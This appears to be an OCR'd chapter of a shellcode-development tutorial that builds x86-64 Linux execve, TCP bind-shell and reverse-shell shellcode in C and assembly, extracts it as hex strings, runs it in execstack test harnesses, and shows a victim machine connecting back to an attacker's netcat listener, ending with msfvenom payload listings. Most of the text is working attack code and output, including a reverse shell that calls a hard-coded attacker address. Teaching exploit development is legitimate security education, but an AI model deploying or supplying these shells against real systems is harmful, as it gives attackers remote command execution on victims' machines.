First, let's take a look at the `execve` requirements:

```
$ man 2 execve
```

The output of the preceding command is shown in the following screenshot:

```
NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.  filename must be
       either a binary executable, or a script starting with  a  line  of  the
       form:

           #! interpreter [optional-arg]

       For details of the latter case, see "Interpreter scripts" below.

       argv  is  an  array  of argument strings passed to the new program.  By
       convention, the first of these strings (i.e., argv[0])  should  contain
       the filename associated with the file being executed.  envp is an array
       of strings, conventionally of the form key=value, which are  passed  as
       environment  to  the  new  program.  The argv and envp arrays must each
       include a null pointer at the end of the array.
```

As it says, the first argument is the program we want to execute.

The second argument, `argv`, is a pointer to an array of arguments related to the program we want to execute. Also, `argv` should contain the program's name.

The third argument is `envp`, which contains whatever arguments we want to pass to the environment, but we can set this argument to `NULL`.


Now, let's build C code to execute the `cat /etc/issue` command:

```
#include <unistd.h>

int main()
{
    char * const argv[] = {"cat","/etc/issue", NULL};
    execve("/bin/cat", argv, NULL);
    return 0;
}
```

Let's compile and run it:

```
$ gcc execve.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:



It gave us the content of the `/etc/issue` file, which is `Kali GNU/Linux Rolling \n \l`.

Now, let's try to execute `/bin/sh` in assembly using the `execve` syscall. Here, I'm going to use the stack technique; let's do this code step by step:

```
char * const argv[] = {"/bin/sh", NULL};
execve("/bin/sh", argv, NULL);
return 0;
```


First, we need to use `NULL` as a sign of separation in the stack. Then, we move the stack pointer to RDX register to get our third argument:

```
xor rax, rax
push rax
mov rdx, rsp
```

Then, we need to push our path, which is `/bin/sh`, into the stack, and since we only have seven bytes and we don't want any zeros in our code, let's push `//bin/sh` or `/bin//sh`. Let's reverse this string and encode it to `hex` using Python:

```
string ='//bin/sh'
string[::-1].encode('hex')
```

The output of the preceding command is shown in the following screenshot:



Now that we have our string ready, let's push it into the stack using any register, since it contains 8 bytes:

```
mov rbx, 0x68732f6e69622f2f
push rbx
```

Let's move RSP to the RDI register to get our first argument:

```
mov rdi, rsp
```

Now, we need to push another `NULL` as a string separation, then we need a pointer to our string by pushing RDI content, which is the address of our string to the stack. Then, we move the stack pointer to the RDI register to get the second argument:

```
push rax
push rdi
mov rsi,rsp
```

Now, all our arguments are ready; let's get the `execve` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep execve
```

The output of the preceding command is shown in the following screenshot:

The `execve` syscall number is `59`:

```
add rax, 59
syscall
```

Let's put our code together:


```
global _start

section .text

_start:
    xor rax, rax
    push rax
    mov rdx, rsp
    mov rbx, 0x68732f6e69622f2f
    push rbx
```

```
    mov rdi, rsp
    push rax
    push rdi
    mov rsi,rsp
    add rax, 59
    syscall
```

Now, run the following commands:

```
$ nasm -felf64 execve.nasm -o execve.o
$ ld execve.o -o execve
$ ./execve
```

The output of the preceding command is shown in the following screenshot:



Let's convert it to a shellcode:

```
$ objdump -M intel -D execve | grep '[0-9a-f]:' | grep -v 'file' | cut -f2
-d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/
/\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:

We will use C code to inject our shellcode:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x
48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05";
int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
```

```
    ret();
}
```

Now, run the following commands:

```
$ gcc -fno-stack-protector -z execstack execve.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:

```
stack@ubuntu:~$ gcc -fno-stack-protector -z execstack execve.c
stack@ubuntu:~$
stack@ubuntu:~$ ./a.out
Shellcode Length: 32
$
$
```

TCP bind shell

Now, let's move further to do something really useful, which is building a TCP bind shell.

The TCP bind shell is used to set up a server on a machine (victim), and that server is waiting for a connection from another machine (attacker), which allows the other machine (attacker) to execute commands on the server.

First, let's take a look at a bind shell in C language to understand how it really works:

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>

int main(void)
{
  int clientfd, sockfd;
  int port = 1234;
  struct sockaddr_in mysockaddr;

  sockfd = socket(AF_INET, SOCK_STREAM, 0);
  mysockaddr.sin_family = AF_INET; //--> can be represented in
  numeric  as 2
  mysockaddr.sin_port = htons(port);
  mysockaddr.sin_addr.s_addr = INADDR_ANY;// --> can be represented
  in  numeric as 0 which means to bind to all interfaces
```

```
    bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));

    listen(sockfd, 1);

    clientfd = accept(sockfd, NULL, NULL);
    dup2(clientfd, 0);
    dup2(clientfd, 1);
    dup2(clientfd, 2);
    char * const argv[] = {"sh",NULL, NULL};
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Let's break it down into pieces to understand how it works:

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

Firstly, we created a socket, which takes three arguments. The first argument is to define the protocol family, which is `AF_INET`, which represents IPv4 and can be represented in numeric form by `2`. The second argument is to specify the type of connection, and here, `SOCK_STREAM` represents TCP and can represented in numeric form by `1`. The third argument is the protocol and it's set to `0`, which tells the operating system to choose the most appropriate protocol to use. Now let's find the `socket` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep socket
```

The output of the preceding command is shown in the following screenshot:

From the obtained output, the `socket` syscall number is `41`.

Let's create the first part in assembly:

```
xor rax, rax
add rax, 41
xor rdi, rdi
add rdi, 2
xor rsi, rsi
inc rsi
xor rdx, rdx
syscall
```

The output value, which is `sockfd`, will be stored in the RAX register; let's move it to the RDI register:

```
mov rdi, rax
```


Now to the next part, which is filling the structure, `mysockaddr`, to be an input to the `bind` function:

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);
mysockaddr.sin_family = AF_INET;
mysockaddr.sin_port = htons(port);
mysockaddr.sin_addr.s_addr = INADDR_ANY;
```

We need it in the form of a pointer; also, we have to push to the stack in reverse order.

First, we push `0` to represent to bind to all interfaces (4 bytes).

Second, we push the port in the form of `htons` (2 bytes). To convert our port to `htons`, we could use Python:



Here is our port (`1234`) in `htons` form (`0xd204`).

Third, we push the value `2`, which represents `AF_INET` (2 bytes):

```
xor rax, rax
push rax
push word 0xd204
push word 0x02
```

Having our structure set, let's prepare the `bind` function:

```
bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));
```

The `bind` function takes three arguments. The first one is `sockfd`, which is already stored in the RDI register; the second is our structure in the form of a reference; and the third is the length of our structure, which is `16`. Now what's left is to get the `bind` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep bind
```

The output of the preceding command is shown in the following screenshot:

From the preceding screenshot, we can see that the `bind` syscall number is `49`; let's create the `bind` syscall:

```
mov rsi, rsp
xor rdx, rdx
add rdx, 16
xor rax, rax
add rax, 49
syscall
```

Now, let's set the `listen` function, which takes two arguments:

```
listen(sockfd, 1);
```

The first argument is `sockfd`, which we have stored already in the RDI register. The second argument is a number, which represents the maximum number of connections the server can accept, and here, it allows only one.

Now, let's get the `listen` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep listen
```

The output of the preceding command is shown in the following screenshot:

Now, let's build the `bind` syscall:

```
xor rax, rax
add rax, 50
xor rsi , rsi
inc rsi
syscall
```

We'll move on to next function, which is `accept`:

```
clientfd = accept(sockfd, NULL, NULL);
```

The `accept` function takes three arguments. The first is `sockfd`, and again, it is already stored in the RDI register; we can set the second and the third arguments to zero. Let's get the `accept` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep accept
```

The output of the preceding command is shown in the following screenshot:


```
xor rax , rax
add rax, 43
xor rsi, rsi
xor rdx, rdx
syscall
```

The output of the `accept` function, which is ; `clientfd`, will be stored in the RAX register, so let's move that to a safer place:

```
mov rbx, rax
```

Execute the `dup2` syscall:


```
dup2(clientfd, 0);
dup2(clientfd, 1);
dup2(clientfd, 2);
```

Now, we will execute it three times to duplicate our file descriptor to `stdin`, `stdout`, and `stderr`, which take (`0`, `1`, `1`), respectively.

The `dup2` syscall takes two arguments. The first argument is the old file descriptor—in our case, it is `clientfd`. The second argument is our new file descriptors (`0`, `1`, `2`). Now, let's get the `dup2` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep dup2
```

The output of the preceding command is shown in the following screenshot:



Now, let's build the `dup2` syscall:

```
mov rdi, rbx
xor rax,rax
add rax, 33
xor rsi, rsi
syscall

xor rax,rax
add rax, 33
inc rsi
syscall

xor rax,rax
add rax, 33
inc rsi
syscall
```

Then, we add our `execve` syscall:

```
char * const argv[] = {"sh",NULL, NULL};
execve("/bin/sh", argv, NULL);
return 0;

xor rax, rax
push rax
mov rdx, rsp
mov rbx, 0x68732f6e69622f2f
push rbx
mov rdi, rsp
push rax
push rdi
mov rsi,rsp
add rax, 59
syscall
```

Now, everything is ready; let's put all the pieces together in one code:

```
global _start

section .text

_start:

;Socket syscall
    xor rax, rax
    add rax, 41
    xor rdi, rdi
    add rdi, 2
    xor rsi, rsi
    inc rsi
    xor rdx, rdx
    syscall

; Save the sockfd in RDI Register
    mov rdi, rax

;Creating the structure
    xor rax, rax
    push rax
    push word 0xd204
    push word 0x02
;Bind syscall
    mov rsi, rsp
    xor rdx, rdx
    add rdx, 16
    xor rax, rax
    add rax, 49
    syscall

;Listen syscall
    xor rax, rax
    add rax, 50
    xor rsi , rsi
    inc rsi
    syscall

;Accept syscall
    xor rax , rax
    add rax, 43
    xor rsi, rsi
    xor rdx, rdx
    syscall
```

```
;Store clientfd in RBX register
    mov rbx, rax

;Dup2 syscall to stdin
    mov rdi, rbx
    xor rax,rax
    add rax, 33
    xor rsi, rsi
    syscall

;Dup2 syscall to stdout
    xor rax,rax
    add rax, 33
    inc rsi
    syscall

;Dup2 syscall to stderr
    xor rax,rax
    add rax, 33
    inc rsi
    syscall

;Execve syscall with /bin/sh
    xor rax, rax
    push rax
    mov rdx, rsp
    mov rbx, 0x68732f6e69622f2f
    push rbx
    mov rdi, rsp
    push rax
    push rdi
    mov rsi,rsp
    add rax, 59
    syscall
```


Let's assemble and link it:

```
$ nasm -felf64 bind-shell.nasm -o bind-shell.o
$ ld bind-shell.o -o bind-shell
```

Let's convert it to a shellcode:

```
$ objdump -M intel -D bind-shell | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:



```
# objdump -M intel -D bind-shell | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -
d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\\x/g
' | paste -d '' -s
\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\xff\xc6
\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x66\x68\x04\xd2\x66\x6a\x02\x48
\x89\xe6\x48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0\x48\x83\xc0\x31\x0f\x05\x48\x31
\xc0\x48\x83\xc0\x32\x48\x31\xf6\x48\xff\xc6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x2b
\x48\x31\xf6\x48\x31\xd2\x0f\x05\x48\x89\xc3\x48\x89\xdf\x48\x31\xc0\x48\x83\xc0
\x21\x48\x31\xf6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x48\xff\xc6\x0f\x05\x48\x31
\xc0\x48\x83\xc0\x21\x48\xff\xc6\x0f\x05\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f
\x2f\x62\x69\x6e\x2f\x73\x68\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b
\x0f\x05
#
```


Let's inject it into our C code:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =

"\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x
ff\xc6\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x66\x68\x04\xd2\x66\
x6a\x02\x48\x89\xe6\x48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0\x48\x83\xc0\x31
\x0f\x05\x48\x31\xc0\x48\x83\xc0\x32\x48\x31\xf6\x48\xff\xc6\x0f\x05\x48\x3
1\xc0\x48\x83\xc0\x2b\x48\x31\xf6\x48\x31\xd2\x0f\x05\x48\x89\xc3\x48\x89\x
df\x48\x31\xc0\x48\x83\xc0\x21\x48\x31\xf6\x0f\x05\x48\x31\xc0\x48\x83\xc0\
x21\x48\xff\xc6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x48\xff\xc6\x0f\x05\x48
\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x48\x8
9\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05";

int main()
 {
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Let's compile it and run it:

```
$ gcc -fno-stack-protector -z execstack bind-shell.c
$ ./a.out
```


The output of the preceding command is shown in the following screenshot:



Now our shellcode is working and waiting; let's confirm:

```
$ netstat -ntlp
```


The output of the preceding command is shown in the following screenshot:



It's listening now on port `1234`; now, from another Terminal window, start `nc`:

```
$ nc localhost 1234
```


The output of the preceding command is shown in the following screenshot:



Now, it's connected and waiting for our commands; let's try:

```
$ cat /etc/issue
```

The output of the preceding command is shown in the following screenshot:



Now we have our first real shellcode!

Reverse TCP shell

In this section, we will create another useful shellcode, which is the reverse TCP shell. A reverse TCP shell is the opposite of the bind TCP, as the victim's machine establishes a connection to the attacker again.

First, let's have a look at it in C code:

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>


int main(void)
{
    int sockfd;
    int port = 1234;
    struct sockaddr_in mysockaddr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    mysockaddr.sin_family = AF_INET;
    mysockaddr.sin_port = htons(port);
    mysockaddr.sin_addr.s_addr = inet_addr("192.168.238.1");

    connect(sockfd, (struct sockaddr *) &mysockaddr,
    sizeof(mysockaddr));
    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);
```

```
    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

First, we will compile and execute this on one of our victim machines (Ubuntu). We will set up a listener on the attacking machine (Kali), and the shell will connect back from Ubuntu to Kali by adding Kali's IP in the code.


Let's set up a listener on Kali using the `nc` command or the `netcat` tool:

```
$ nc -lp 1234
```

On Ubuntu, let's compile and run our `reverse-tcp` shellcode:

```
$ gcc reverse-tcp.c -o reverse-tcp
$ ./reverse-tcp
```

Back to my Kali again—I'm connected!




That was simple!

Now, let's build up a reverse TCP shell in assembly, and then convert it into a shellcode.

The `socket` function is exactly as we explained in bind TCP. Move the output of the `socket` to the RDI register:

```
xor rax, rax
add rax, 41
xor rdi, rdi
add rdi, 2
xor rsi, rsi
inc rsi
xor rdx, rdx
syscall

mov rdi, rax
```

Next is filling the `mysockaddr` structure, except that we have to push out the attacker's IP address in 32-bit packed format. We will do that using Python:



```
>>> import socket
>>>
>>> socket.inet_aton("192.168.238.1")[::-1]
'\x01\xee\xa8\xc0'
>>>
>>>
```

So our IP address in 32-bit packed format is `01eea8c0`.

Let's build our structure and move the stack pointer to RSI:

```
xor rax, rax
push dword 0x01eea8c0
push word 0xd204
push word 0x02

mov rsi, rsp
```


Now, let's build the `connect` function:

```
connect(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));
```

Then, run the following command:

```
$ man 2 connect
```

The output of the preceding command is shown in the following screenshot:



```
CONNECT(2)                                    Linux Programmer's Manual
                                   CONNECT(2)

NAME
       connect - initiate a connection on a socket

SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int connect(int sockfd, const struct sockaddr *addr,
                   socklen_t addrlen);

DESCRIPTION
       The  connect()  system  call  connects  the socket referred to by the file descriptor
sockfd to the address specified by addr.  The addrlen
       argument specifies the size of addr.  The format of the address in addr is determined
by the  address  space  of  the  socket  sockfd;  see
       socket(2) for further details.
```

The `connect` function also takes three arguments. The first argument is `sockfd` (the output from the `socket` function), which is stored in the RDI register. The second is a reference to our structure, which is stored in the RSI register. The third argument is the size of our structure.

Let's get the `connect` syscall number:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep connect
```

The output of the preceding command is shown in the following screenshot:

```
#
# cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep connect
#define __NR_connect 42
#
```

From the obtained output, we can see that the syscall number is `42`. Now, let's build the `connect` syscall:

```
xor rdx, rdx
add rdx, 16
xor rax, rax
add rax, 42
syscall
```

Now, the `dup2` function is the same except that the first argument will be `sockfd`, which is already stored in the RDI register; let's build that too:

```
xor rax,rax
add rax, 33
xor rsi, rsi
syscall

xor rax,rax
add rax, 33
inc rsi
syscall

xor rax,rax
add rax, 33
inc rsi
syscall
```

Now, the final part, which is the `execve` syscall for `/bin/sh`:

```
xor rax, rax
push rax
mov rdx, rsp
mov rbx, 0x68732f6e69622f2f
push rbx
mov rdi, rsp
push rax
push rdi
mov rsi,rsp
add rax, 59
syscall
```

Now, let's pack them together:

```
global _start

section .text

_start:

;Socket syscall
    xor rax, rax
    add rax, 41
    xor rdi, rdi
    add rdi, 2
    xor rsi, rsi
    inc rsi
    xor rdx, rdx
```

```
    syscall

; Save the sockfd in RDI Register
    mov rdi, rax

;Creating the structure
    xor rax, rax
    push dword 0x01eea8c0
    push word 0xd204
    push word 0x02

;Move stack pointer to RSI
    mov rsi, rsp

;Connect syscall
    xor rdx, rdx
    add rdx, 16
    xor rax, rax
    add rax, 42
    syscall

;Dup2 syscall to stdin
    xor rax,rax
    add rax, 33
    xor rsi, rsi
    syscall

;Dup2 syscall to stdout
    xor rax,rax
    add rax, 33
    inc rsi
    syscall

;Dup2 syscall to stderr
    xor rax,rax
    add rax, 33
    inc rsi
    syscall

;Execve syscall with /bin/sh
    xor rax, rax
    push rax
    mov rdx, rsp
    mov rbx, 0x68732f6e69622f2f
    push rbx
    mov rdi, rsp
    push rax
    push rdi
```

```
mov rsi,rsp
add rax, 59
syscall
```

Let's assemble and link it to our victim machine:

```
$ nasm -felf64 reverse-tcp.nasm -o reverse-tcp.o
$ ld reverse-tcp.o -o reverse-tcp
```

Then, on our attacker machine run the following:

```
$ nc -lp 1234
```

Then, back again to our victim machine and run our code:

```
$ ./reverse-tcp
```

Then, on our attacker machine, we are connected to our victim machine (Ubuntu):

```
# nc -lp 1234
cat /etc/issue
Ubuntu 14.04.5 LTS \n \l
```

Now, let's convert it to a shellcode:

```
$ objdump -M intel -D reverse-tcp | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:

```
# objdump -M intel -D reverse-tcp | grep '[0-9a-f]:' | grep -v 'file' | cut -f1
-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\\x/g' | paste -d '' -s
\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\xff\xc6\x48\x31\xd2\
x0f\x05\x48\x89\xc7\x48\x31\xc0\x68\xc0\xa8\xee\x01\x66\x68\x04\xd2\x66\x6a\x02\x48\x89\xe6\x
48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0\x48\x83\xc0\x2a\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x4
8\x31\xf6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x48\xff\xc6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21
\x48\xff\xc6\x0f\x05\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\
x48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05
#
```

Let's copy this machine language into our C code:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =

"\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x
ff\xc6\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x68\xc0\xa8\xee\x01\x66\
x68\x04\xd2\x66\x6a\x02\x48\x89\xe6\x48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0
\x48\x83\xc0\x2a\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x48\x31\xf6\x0f\x05\x4
8\x31\xc0\x48\x83\xc0\x21\x48\xff\xc6\x0f\x05\x48\x31\xc0\x48\x83\xc0\x21\x
48\xff\xc6\x0f\x05\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\
x2f\x73\x68\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05";

int main()
 {
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Let's compile it on our victim machine:

```
$ gcc -fno-stack-protector -z execstack reverse-tcp-shellcode.c -o reverse-
tcp-shellcode
```


Then, set up a listener on our attacker machine:

```
$ nc -lp 1234
```

Now, set up a listener on our victim machine:

```
$ ./reverse-tcp-shellcode
```

The output of the preceding command is shown in the following screenshot:



Now, we are connected to our attacker machine:

```
# nc -lp 1234

id
uid=1000(stack) gid=1000(stack) groups=1000(stack),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),108(lpadmin),124(sambashare)

cat /etc/issue
Ubuntu 14.04.5 LTS \n \l

```

We did it!

Generating shellcode using Metasploit

Here, things are simpler than you think. We will generate shellcodes using Metasploit for multiple platforms with multiple architectures, and remove bad characters in one command.

We will use the `msfvenom` command. Let's show all the options using `msfvenom -h`:

```
# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
# 
```

Let's list all of its payloads using `msfvenom -l`—and it's a very big list of payloads:

```
    linux/ppc64le/meterpreter_reverse_https            Run the Meterpreter / Mettle server payload (stageless)
    linux/ppc64le/meterpreter_reverse_tcp              Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/exec                                     Execute an arbitrary command
    linux/x64/meterpreter/bind_tcp                     Inject the mettle server payload (staged). Listen for a connection
    linux/x64/meterpreter/reverse_tcp                  Inject the mettle server payload (staged). Connect back to the attacker
    linux/x64/meterpreter_reverse_http                 Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_https                Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_tcp                  Run the Meterpreter / Mettle server payload (stageless)
